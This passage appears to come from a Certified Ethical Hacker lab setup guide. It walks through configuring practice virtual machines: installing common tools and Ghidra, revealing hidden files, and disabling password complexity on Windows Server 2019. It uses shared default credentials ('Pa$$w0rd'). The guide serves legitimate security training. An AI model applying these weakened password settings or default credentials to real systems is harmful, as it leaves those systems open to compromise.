
9. The **WINDOWS11** shared directories appear. Now, you can access **CEH-Tools** on the **Android** virtual machine.




10. Now, double-click **CEH-Tools** and navigate to **CEHv13 Module 17 Hacking Mobile Platforms**. Select the **images.jpeg** file and click **Copy**.



11. Now, click the back icon ← to navigate back to the main page of the **Cx File Explorer** app.
12. In the main page, navigate to the **LOCAL** tab and select the **Downloads** folder.




13. In the **Downloads** folder, click the **Paste** option from the lower section of the window to paste the copied **images.jpeg** file.



14. Now, navigate to **CEHv13 Module 17 Hacking Mobile Platforms in CEH-Tools** location and click on **AVG AntiVirus & Security_24.7.0_APKpure.apk**, in the **Do you want to install the application? It does not require any special access** click on **INSTALL**

15. Once the application is installed click on **DONE**.



16. Close all open applications and turn off the **Android** virtual machine.

[\[Back to Configuration Task Outline\]](#)

CT#21: Install Adobe Acrobat Reader DC on all Windows Virtual Machines

1. Log in to the **Windows 11** virtual machine with the credentials **Admin** and **Pa\$\$w0rd**.
2. Open a **File Explorer** window and navigate to the **E:\CEH-Tools\CEHv13 Lab Prerequisites\Adobe Reader** folder.
3. Alternatively, you may download the latest version of **Adobe Acrobat Reader DC** from the official Adobe website.
4. Double-click the **readerdc64_en_xa_crd_install.exe** file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
5. Follow the **wizard-driven** installation steps and complete the installation by choosing the default options throughout. After the installation has completed, close all windows.
6. In the same manner, install the application on the **Windows Server 2019** and **Windows Server 2022 Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.

Note: On the **Windows Server 2019** and **Windows Server 2022** virtual machines, navigate to the **Z:\CEHv13 Lab Prerequisites\Adobe Reader** folder to access the **Adobe Reader** setup file.

[\[Back to Configuration Task Outline\]](#)

CT#22: Install WinRAR on the Windows Server 2019, Windows 11, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines

1. Log in to the **Windows Server 2019** virtual machine using the credentials **Administrator** and **Pa\$\$w0rd**.
Note: Ensure that the **Windows 11** virtual machine is also running.
2. Navigate to the **Z:\CEHv13 Lab Prerequisites\WinRAR** folder.
3. Alternatively, you may download the latest version of **WinRAR** from the official website.
4. Double-click on the **winrar-x64-700.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
5. The **WinRAR** setup window appears; click **Install**.
6. Complete the installation by choosing the default options throughout.
7. After completing the installation, the installation location of WinRAR opens automatically in a **File Explorer** window. Close the window.
8. In the same manner, install the application on **Windows Server 2022, Windows 11, Windows 2019 (AD)**.

[\[Back to Configuration Task Outline\]](#)

CT#23: Install Notepad++ on all Windows Virtual Machines

1. On the **Windows 11** virtual machine, navigate to the **E:\CEH-Tools\CEHv13 Lab Prerequisites\Notepad++** folder.
2. Alternatively, you may download the latest version of **Notepad++** from the official website.
3. Double click on the **npp.8.6.5.Installer.x64.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
4. The **Installer Language** window appears. Select **English** and press **OK**.
5. In the **Notepad++** setup window, follow the **wizard-driven** installation steps and complete the installation by choosing the default options throughout. After the installation has completed, uncheck the **Notepad++ v8.6.5** box and click **Finish** to close the window.
6. In the same manner, install the application on the **Windows Server 2019, Windows Server 2019 (AD), Windows 11 (AD)** and **Windows Server 2022** virtual machines.

[\[Back to Configuration Task Outline\]](#)

CT#24: Install Web Browsers on all Windows Virtual Machines

1. On the **Windows 11** virtual machine, navigate to the **E:\CEH-Tools\CEHv13 Lab Prerequisites\Web Browsers** folder.
2. Follow the **wizard-driven** installation steps to install the **Google Chrome** and **Mozilla Firefox** web browsers.
3. You can also download the **latest** versions of these web browsers from their respective websites.
4. In the same manner, install the browsers on the **Windows Server 2019, Windows Server 2022, Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.

[\[Back to Configuration Task Outline\]](#)

CT#25: Install WinPcap on all Windows Virtual Machines


1. On the **Windows 11** virtual machine, navigate to the **E:\CEH-Tools\CEHv13 Lab Prerequisites\WinPcap** folder.
2. Double-click on the **WinPcap_4_1_3.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
3. Follow the wizard-driven installation steps and complete the installation by choosing the default options throughout.
5. In the same manner, install the application on the **Windows Server 2019, Windows Server 2022, Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.

[\[Back to Configuration Task Outline\]](#)

CT#26: Configure File Explorer on all Windows Virtual Machines

1. On the **Windows 11** virtual machine, open the **Control Panel** and select **Small icons** from the **View by:** field in the top-right corner of the window.
2. Click **File Explorer Options**. When the **File Explorer Options** window appears, click the **View** tab.
3. In the **Advanced settings** section, uncheck the **Hide extensions for known file types** and **Hide protected operating system files (Recommended)** options, click **Apply**, and then click **OK**.

Note: If a **Warning** pop-up appears, click **Yes**.



4. In the same manner, configure the settings on the **Windows Server 2019, Windows Server 2022, Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.


Note: In different versions of Windows, the **File Explorer Options** may be named **Folder Options**.

[\[Back to Configuration Task Outline\]](#)


CT#27: Install the Java Runtime Environment on the Windows Virtual Machines

1. Log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa\$\$w0rd**.
2. Navigate to the **Z:\CEHv13 Lab Prerequisites\Java Runtime Environment** folder.
3. Alternatively, you may download the latest version of **Java Runtime Environment** from the official website.
4. Double-click on the **jre-8u321-windows-x64.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.


5. The **Java Setup - Welcome** setup window appears; click **Install**.



6. The **Java Setup - Progress** installation window appears, showing the status of the installation process.



7. After completing the installation, close the window.




8. In the same manner, install the application on the **Windows Server 2022** virtual machine.
9. On the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv13 Lab Prerequisites\Java Runtime Environment**.
10. Double-click on the **jre-8u321-windows-i586.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
11. The **Java Setup - Welcome** setup window appears; click **Install**.
12. The **Java Setup - Progress** installation window appears, showing the status of the installation process.
13. After completing the installation, close the window.
14. Now, navigate to **E:\CEH-Tools\CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\Ghidra**.
15. Copy the **jdk-17.0.2+8** folder and paste it at the location **C:\Program Files**.
16. If a **Destination Folder Access Denied** windows appears, click **Continue**.
17. Navigate back to **E:\CEH-Tools\CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\Ghidra** and double-click **ghidraRun.bat**.
18. A **Command Prompt** window appears type **C:\Program Files\jdk-17.0.2+8** and press **Enter**.
19. A **License Agreement** window appears; accept the agreement to continue.
20. The main window of **Ghidra** appears; close it.
21. Close all open windows.

[\[Back to Configuration Task Outline\]](#)


CT#28: Remove Password Complexity from the Windows Virtual Machines

Remove Password Complexity and Maximum Password Age in Windows Server 2019 (Virtual Machine)


1. On the **Windows Server 2019** virtual machine, click the **Start** icon in the lower-left corner of the screen.
2. The **Start** menu appears; scroll down and click **Windows Administrative Tools** → **Local Security Policy**.




- The **Local Security Policy** window appears. Expand the **Account Policies** node and click **Password Policy** in the left pane. In the right pane, double-click **Password must meet complexity requirements**.




- The **Password must meet complexity requirements Properties** window appears; select the **Disabled** radio button. Click **Apply** and then **OK**.



- In the right-hand pane, double-click **Maximum password age**.



